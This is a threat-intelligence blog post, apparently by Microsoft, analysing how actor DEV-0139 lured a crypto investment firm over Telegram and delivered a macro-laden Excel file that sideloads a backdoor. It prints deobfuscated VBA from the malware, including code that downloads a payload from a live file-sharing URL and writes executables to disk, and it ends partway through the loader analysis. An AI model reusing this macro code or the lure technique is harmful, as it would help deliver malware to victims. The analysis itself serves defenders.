Over the past several years, the cryptocurrency market has considerably expanded, gaining the interest of investors and threat actors. Cryptocurrency itself has been used by cybercriminals for their operations, notably for ransom payment in ransomware attacks, but we have also observed threat actors directly targeting organizations within the cryptocurrency industry for financial gain. Attacks targeting this market have taken many forms, including fraud, vulnerability exploitation, fake applications, and usage of info stealers, as attackers attempt to get their hands on cryptocurrency funds.

We are also seeing more complex attacks wherein the threat actor shows great knowledge and preparation, taking steps to gain their target's trust before deploying payloads. For example, Microsoft recently investigated an attack where the threat actor, tracked as DEV-0139, took advantage of Telegram chat groups to target cryptocurrency investment companies. DEV-0139 joined Telegram groups used to facilitate communication between VIP clients and cryptocurrency exchange platforms and identified their target from among the members. The threat actor posed as representatives of another cryptocurrency investment company, and in October 2022 invited the target to a different chat group and pretended to ask for feedback on the fee structure used by cryptocurrency exchange platforms. The threat actor had a broader knowledge of this specific part of the industry, indicating that they were well prepared and aware of the current challenge the targeted companies may have.

After gaining the target's trust, DEV-0139 then sent a weaponized Excel file with the name *OKX Binance & Huobi VIP fee comparision.xls* which contained several tables about fee structures among cryptocurrency exchange companies. The data in the document was likely accurate to increase their credibility. This weaponized Excel file initiates the following series of activities:

1. A malicious macro in the weaponized Excel file abuses UserForm of VBA to obfuscate the code and retrieve some data.
2. The malicious macro drops another Excel sheet embedded in the form and executes it in invisible mode. The said Excel sheet is encoded in base64, and dropped into *C:\ProgramData\Microsoft Media* with the name *VSDB688.tmp*
3. The file *VSDB688.tmp* downloads a PNG file containing three executables: a legitimate Windows file named *logagent.exe*, a malicious version of the DLL *wsock32.dll*, and an XOR encoded backdoor.
4. The file *logagent.exe* is used to sideload the malicious *wsock32.dll*, which acts as a DLL proxy to the legitimate *wsock32.dll*. The malicious DLL file is used to load and decrypt the XOR encoded backdoor that lets the threat actor remotely access the infected system.


Threat actor
C2 server
INITIAL COMPROMISE
LAUNCH
EXECUTION
PERSISTENCE
IMPACT
C&C
DEV-0139 invites the target to a **Telegram** chat and gains their trust.
The actor then sends a **weaponized Excel** file under the guise of a consultation.
The weaponized Excel file opens **an obfuscated macro to extract a second worksheet** dropped into *C:\ProgramData\Microsoft Media*.
The macro parses the PNG file to extract **three executables: *logagent.exe, wsock32.dll* and an XOR encoded backdoor**.
Logagent.exe is used to **sideload the malicious *wsock32.dll*.**
Wsock32.dll decodes the **XOR encoded backdoor and runs it in the system.**
Backdoor communicates to ***strainservice[.]com***
The second worksheet also contains a macro that **downloads a PNG file from an OpenDrive.**
Then it **runs *logagent.exe*** using the following command line:
Wsock32.dll **uses DLL proxying through the real *wsock32.dll*** to run legitimate functions and avoid detection.

```
logagent.exe 56762eb9-411c-4842-9530-9922c46ba2da /shadow
```

Figure 1. Overview of the attack


Further investigation through our telemetry led to the discovery of another file that uses the same DLL proxying technique. But instead of a malicious Excel file, it is delivered in an MSI package for a *CryptoDashboardV2* application, dated June 2022. This may suggest other related campaigns are also run by the same threat actor, using the same techniques.

In this blog post, we will present the details uncovered from our investigation of the attack against a cryptocurrency investment company, as well as analysis of related files, to help similar organizations understand this kind of threat, and prepare for possible attacks. Researchers at Volexity recently published their findings on this attack as well.

As with any observed nation state actor activity, Microsoft directly notifies customers that have been targeted or compromised, providing them with the information they need to secure their accounts. Microsoft uses DEV-#### designations as a temporary name given to an unknown, emerging, or a developing cluster of threat activity, allowing Microsoft Threat Intelligence Center (MSTIC) to track it as a unique set of information until we reach a high confidence about the origin or identity of the actor behind the activity. Once it meets the criteria, a DEV is converted to a named actor.

Initial compromise

To identify the targets, the threat actor sought out members of cryptocurrency investment groups on Telegram. In the specific attack, DEV-0139 got in touch with their target on October 19, 2022 by creating a secondary Telegram group with the name *<NameOfTheTargetedCompany> <> OKX Fee Adjustment* and inviting three employees. The threat actor created fake profiles using details from employees of the company OKX. The screenshot below shows the real accounts and the malicious ones for two of the users present in the group.



@ [redacted]_OKG
Username

OKG -Institutional Business Support
Bio

@ [redacted]_OKX
Username

OKG -Institutional Business Support
Bio

[redacted]

[redacted]@OKG
last seen recently

@ [redacted]_OKX
Username

Managing Director of OKX (No listing offer)
Bio

@ [redacted]_OKG
Username

Managing Director of OKX (No listing offer)
Bio

Figure 2. Legitimate profiles of cryptocurrency exchange employees (left) and fake profiles created by the threat actor (right)

It's worth noting that the threat actor appears to have a broad knowledge of the cryptocurrency industry and the challenges the targeted company may face. The threat actor asked questions about fee structures, which are the fees used by crypto exchange platforms for trading. The fees are a big challenge for investment funds as they represent a cost and must be optimized to minimize impact on margin and profits. Like many other companies in this industry, the largest costs come from fees charged by exchanges. This is a very specific topic that demonstrates how the threat actor was advanced and well prepared before contacting their target.

After gaining the trust of the target, the threat actor sent a weaponized Excel document to the target containing further details on the fees to appear legitimate. The threat actor used the fee structure discussion as an opportunity to ask the target to open the weaponized Excel file and fill in their information.

Weaponized Excel file analysis

The weaponized Excel file, which has the file name *OKX Binance & Huobi VIP fee comparision.xls* (Sha256: abca3253c003af67113f83df2242a7078d5224870b619489015e4fde060acad0), is well crafted and contains legitimate information about the current fees used by some crypto exchanges. The metadata extracted showed that the file was created by the user *Wolf*:

File name	**OKX Binance & Huobi VIP fee comparision.xls**
CompObjUserTypeLen	31
CompObjUserType	Microsoft Excel 2003 Worksheet
ModifyDate	2022:10:14 02:34:33
TitleOfParts	Comparison_Oct 2022
SharedDoc	No
Author	Wolf
CodePage	Windows Latin 1 (Western European)
AppVersion	16
LinksUpToDate	No
ScaleCrop	No
LastModifiedBy	Wolf
HeadingPairs	Worksheets, 1
FileType	XLS
FileTypeExtension	xls
HyperlinksChanged	No
Security	None
CreateDate	2022:10:14 02:34:31
Software	Microsoft Excel
MIMEType	application/vnd.ms-excel





Figure 3. The information in the malicious Excel file

The macro is obfuscated and abuses UserForm (a feature used to create windows) to store data and variables. In this case, the name of the UserForm is *IFUZYDTTOP*, and the macro retrieves the information with the following code *IFUZYDTTOP.MgQnQVGb.Caption* where *MgQnQVGb* is the name of the label in the UserForm and *.caption* allows to retrieve the information stored into the UserForm.

The table below shows the data retrieved from the UserForm:

Obfuscated data	Original data
IFUZYDTTOP.nPuyGkKr.Caption & IFUZYDTTOP.jpqKCxUd.Caption	MSXML2.DOMDocum
IFUZYDTTOP.QevjtDZF.Caption	b64
IFUZYDTTOP.MgQnQVGb.Caption	bin.base64
IFUZYDTTOP.iuilTrLG.Caption	Base64 encoded Seco
IFUZYDTTOP.hMcZvwhq.Caption	C:\ProgramData\Micr
IFUZYDTTOP.DDFyQLPa.Caption	\VSDB688.tmp
IFUZYDTTOP.PwXgwErw.Caption & IFUZYDTTOP.ePGMifdW.Caption	Excel.Application

The macro retrieves some parameters from the UserForm as well as another XLS file stored in base64. The XLS file is dropped into the directory *C:\ProgramData\Microsoft Media* as *VSDB688.tmp* and runs in invisible mode.



```
Sub OpenNewWorkbook(FileName, DirectoryandFIlename)

    On Error Resume Next
    Dim LHVROQMN As Object

    Set LHVROQMN = FileName.Workbooks.Open(DirectoryandFIlename)
    FileName.Application.Visible = False

    Set FileName = Nothing
    Set LHVROQMN = Nothing

End Sub
```


Figure 4. The deobfuscated code to load the extracted worksheet in invisible mode.

Additionally, the main sheet in the Excel file is protected with the password *dragon* to encourage the target to enable the macros. The sheet is then unprotected after installing and running the other Excel file stored in Base64. This is likely used to trick the user to enable macros and not raise suspicion.

Extracted worksheet

The second Excel file, *VSDB688.tmp* (Sha256: a2d3c41e6812044573a939a51a22d659ec32aea00c26c1a2fdf7466f5c7e1ee9), is used to retrieve a PNG file that is parsed later by the macro to extract two executable files and the encrypted backdoor. Below is the metadata for the second worksheet:

File Name	**VSDB688.tmp**
CompObjUserType	Microsoft Excel 2003 Worksheet
ModifyDate	2022:08:29 08:07:24
TitleOfParts	Sheet1
SharedDoc	No
CodePage	Windows Latin 1 (Western European)
AppVersion	16
LinksUpToDate	No
ScaleCrop	No
CompObjUserTypeLen	31
HeadingPairs	Worksheets, 1
FileType	XLS
FileTypeExtension	xls
HyperlinksChanged	No
Security	None
CreateDate	2006:09:16 00:00:00
Software	Microsoft Excel
MIMEType	application/vnd.ms-excel



```
Option Explicit

Private Const SW_SHOWNORMAL As Long = &H16
Const SW_HIDE = &H04

Private Type SECURITY_ATTRIBUTES
   nLength As Long
   lpSecurityDescriptor As Long
   bInheritHandle As Long
End Type

Private Type PROCESS_INFORMATION
    hProcess As LongPtr
    hThread As LongPtr
    dwProcessId As Long
    dwThreadId As Long
End Type

Private Type STARTUP_INFO
    cb As Long
    lpReserved As String
    lpDesktop As String
    lpTitle As String
    dwX As Long
    dwY As Long
    dwXSize As Long
    dwYSize As Long
    dwXCountChars As Long
    dwYCountChars As Long
    dwFillAttribute As Long
    dwFlags As Long
    wShowWindow As Integer
    cbReserved2 As Integer
    lpReserved2 As Byte
    hStdInput As LongPtr
    hStdOutput As LongPtr
    hStdError As LongPtr
End Type

Private Type STARTUPINFOEX
    STARTUPINFO As STARTUP_INFO
    lpAttributelist As LongPtr
End Type

Private Declare PtrSafe Function JVTRN Lib "kernel32.dll" Alias
    ByVal lpApplicationName As String, _
    ByVal lpTAVQRQRD As String, _
    lpProcessAttributes As SECURITY_ATTRIBUTES, _
    lpThreadAttributes As SECURITY_ATTRIBUTES, _
    ByVal bInheritHandles As Long, _
    ByVal dwCreationFlags As Long, _
    lpEnvironment As Any, _
    ByVal lpCurrentDirectory As String, _
    ByVal lpStartupInfo As LongPtr, _
    lpProcessInformation As PROCESS_INFORMATION _
) As Long
```

Properties - ThisWorkbook
ThisWorkbook Workbook
Alphabetic | Categorized

(Name)	ThisWorkbook
AccuracyVersion	0
AutoSaveOn	False
AutoUpdateFrequency	0
ChangeHistoryDuration	0
ChartDataPointTrack	False
CheckCompatibility	False
ConflictResolution	1 - xlUserResolution
Date1904	False
DisplayDrawingObjects	-4104 - xlDisplayShapes
DisplayInkComments	True
DoNotPromptForConvert	False
EnableAutoRecover	True
EncryptionProvider	
EnvelopeVisible	False
Final	False
ForceFullCalculation	False
HighlightChangesOnScreen	False
InactiveListBorderVisible	True
IsAddin	False
KeepChangeHistory	True
ListChangesOnNewSheet	False
Password	********
PersonalViewListSettings	True
PersonalViewPrintSettings	True
PrecisionAsDisplayed	False
ReadOnlyRecommended	False
RemovePersonalInformation	True
Saved	True
SaveLinkValues	True

Properties - GGPJPPVOJB
GGPJPPVOJB UserForm
Alphabetic | Categorized


(Name)	GGPJPPVOJB
BackColor	□ &H8000000F&
BorderColor	■ &H80000012&
BorderStyle	0 - fmBorderStyleNone
Caption	ESHJGJBZDQ
Cycle	0 - fmCycleAllForms
DrawBuffer	32000
Enabled	True
Font	Tahoma
ForeColor	■ &H80000012&
Height	216
HelpContextID	0
KeepScrollBarsVisible	3 - fmScrollBarsBoth
Left	0
MouseIcon	(None)
MousePointer	0 - fmMousePointerDefault
Picture	(None)
PictureAlignment	2 - fmPictureAlignmentCenter
PictureSizeMode	0 - fmPictureSizeModeClip
PictureTiling	False
RightToLeft	False
ScrollBars	0 - fmScrollBarsNone
ScrollHeight	0
ScrollLeft	0
ScrollTop	0
ScrollWidth	0
ShowModal	True
SpecialEffect	0 - fmSpecialEffectFlat
StartUpPosition	1 - CenterOwner

Figure 5. The second file is completely empty but contains the same UserForm abuse technique as the first stage.

The table below shows the deobfuscated data retrieved from the UserForm:

Obfuscated data	Original data
GGPJPPVOJB.GbEtQGZe.Caption & GGPJPPVOJB.ECufizoN.Caption	MSXML2.DOMDocum
GGPJPPVOJB.BkxQNjsP.Caption	b64
GGPJPPVOJB.slgGbwvS.Caption	bin.base64
GGPJPPVOJB.kiTajKHg.Caption	C:\ProgramData\Softw
GGPJPPVOJB.fXSPzIWf.Caption	logagent.exe
GGPJPPVOJB.JzrHMGPQ.Caption	wsock32.dll
GGPJPPVOJB.pKLagNSW.Caption	56762eb9-411c-4842-
GGPJPPVOJB.grzjNBbk.Caption	/shadow
GGPJPPVOJB.aJmXcCtW.Caption & GGPJPPVOJB.zpxMSdzi.Caption	MSXML2.ServerXMLH
GGPJPPVOJB.rDHwJTxL.Caption	Get


The macro retrieves some parameters from the UserForm then downloads a PNG file from *hxxps://od.lk/d/d021d412be456a6f78a0052a1f0e3557dcfa14bf25f9d0f1d0d2d7dcdac86c73/Background.png*. The file was no longer available at the time of analysis, indicating that the threat actor likely deployed it only for this specific attack.



```
Public Function GetPNG()
    On Error Resume Next

   Dim Request As Object
   Dim URL As String
   Set Request = CreateObject(MSXML2.ServerXMLHTTP.6.0)

   URL = "https://od.lk/d/d021d412be456a6f78a0052a1f0e3557dcfa14bf25f9d0f1d0d2d7dcdac86c73/Background.png"
   Request.Open Get, URL, False
   Request.Send

   If Request.Status = 200 Then
    GetPNG = Request.ResponseBody
   Else
    Application.Quit
   End If

   Set Request = Nothing

End Function
```

Figure 6. Deobfuscated code that shows the download of the file *Background.png*

The PNG is then split into three parts and written in three different files: the legitimate file *logagent.exe,* a malicious version of w*sock32.dll*, and the XOR encrypted backdoor with the GUID (56762eb9-411c-4842-9530-9922c46ba2da). The three files are used to load the main payload to the target system.



```
If Dir(PATH & logagent) = "" Or Dir(PATH & sockdll) = "" Or Dir(PATH & IDDll) = "" Then

    GetPNG = GetPNG

    If Dir(PATH & logagent) = "" Then
      Call WriteFile(GetPNG, PATH & logagent, 1441, 112640)
    Else
    End If


    If Dir(PATH & sockdll) = "" Then
      Call WriteFile(GetPNG, PATH & sockdll, 114081, 99328)
    Else
    End If


    If Dir(PATH & IDDll) = "" Then
      Call WriteFile(GetPNG, PATH & IDDll, 213409, 116224)
    Else
    End If
Else
End If
```

Figure 7. The three files are written into *C:\\ProgramData\SoftwareCache\* and run using the *CreateProcess* API

Loader analysis

Two of the three files extracted from the PNG file, *logagent.exe* and *wsock32.dll*, are used to load the XOR encrypted backdoor. The following sections present our in-depth analysis of both files.

Logagent.exe

Logagent.exe (Hash: 8400f2674892cdfff27b0dfe98a2a77673ce5e76b06438ac6110f0d768459942) is a legitimate system application used to log errors from Windows Media Player and send the information for troubleshooting.

The file contains the following metadata, but it is not signed:

Description	Value
language	English-US
code-page	Unicode UTF-16 little endian
CompanyName	Microsoft Corporation
FileDescription	Windows Media Player Logagent
FileVersion	12.0.19041.746
InternalName	logagent.exe
LegalCopyright	© Microsoft Corporation. All rights reserved.
OriginalFilename	logagent.exe
ProductName	Microsoft® Windows® Operating System
ProductVersion	12.0.19041.746

